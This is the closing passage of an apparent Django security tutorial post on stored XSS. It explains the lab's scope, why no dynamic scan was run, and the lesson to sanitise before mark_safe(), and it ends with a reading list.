Why the lab covers only one of the three variants. Its job is to prove a single repair — sanitise before mark_safe() — and stored, reflected, and DOM-based XSS all share it, so building all three would fix the same hole three times. Stored earns the slot: it is the highest-impact (one comment, every later visitor) and the cleanest to prove without a browser — POST once, GET the page, read the result. Reflected XSS is the identical mark_safe-without-sanitising defect, just delivered through a request parameter instead of the database — same bug, same fix, nothing new for a second view to teach. DOM-based XSS is out of scope by nature: it lives entirely in client-side JavaScript and never reaches Django, so there is no server-side view to make vulnerable or to fix — its only Django-side lever is the CSP backstop covered earlier.
And why there is no dynamic scan (DAST). Post 1 could point sqlmap at the running app because SQL injection is a one-parameter, one-request probe a command-line tool drives end to end. Stored XSS is not: proving it dynamically means planting a payload on one page and then finding it surfaced on another — the work of a crawler/proxy scanner like OWASP ZAP, not a single command. This lab also has no HTML form, on purpose (you post with curl), so an automated crawler has nothing to discover to begin with. A genuine DAST run would need a different lab shape — a crawlable form or a reflected endpoint — and a heavier tool; here the static trio (Bandit, community Semgrep, the custom rule) plus the runnable tests.py already prove both the bug and its fix, so DAST would add machinery without adding proof.
The key lesson I took from this post: XSS and SQL Injection share the same root cause — untrusted data treated as executable code — they just target different interpreters (the DOM vs. the database). Django’s auto-escaping handles the common case, but the moment you call mark_safe() on anything that touched user input, you’re responsible for what reaches the browser. The rule is: never mark content safe unless it has passed through an allowlist sanitiser that blocks both dangerous tags and dangerous URI schemes. Post 3 moves deeper into the template engine itself: Server-Side Template Injection (SSTI), what happens when user input reaches Django's template renderer directly, and why Jinja2's {{7*7}} is not the only risk.
Further Reading
- Django Docs — Automatic HTML escaping
- Django Docs — Cross-site scripting (XSS) protection
- nh3 — Python bindings for the Ammonia HTML sanitiser
- django-csp — Content Security Policy for Django
- MDN — Content Security Policy (CSP)
- OWASP A03:2021 — Injection
- OWASP XSS Prevention Cheat Sheet
- PortSwigger Web Security Academy — Cross-site scripting
- MITRE ATT&CK — T1059.007 JavaScript
- django-security-lab — the companion repository of runnable Django vulnerability labs
- The custom Semgrep rule for this post —
rules/xss.yaml(with its test fixture,rules/xss.py) - Web Security for Developers: Real Threats, Practical Defense (Malcolm McDonald) — Chapter 7: Cross-Site Scripting Attacks
- Secure Web Application Development: A Hands-On Guide with Python and Django (Matthew Baker, Apress)
Next in this series → Post 3: Server-Side Template Injection (SSTI): When Django Templates Become a Weapon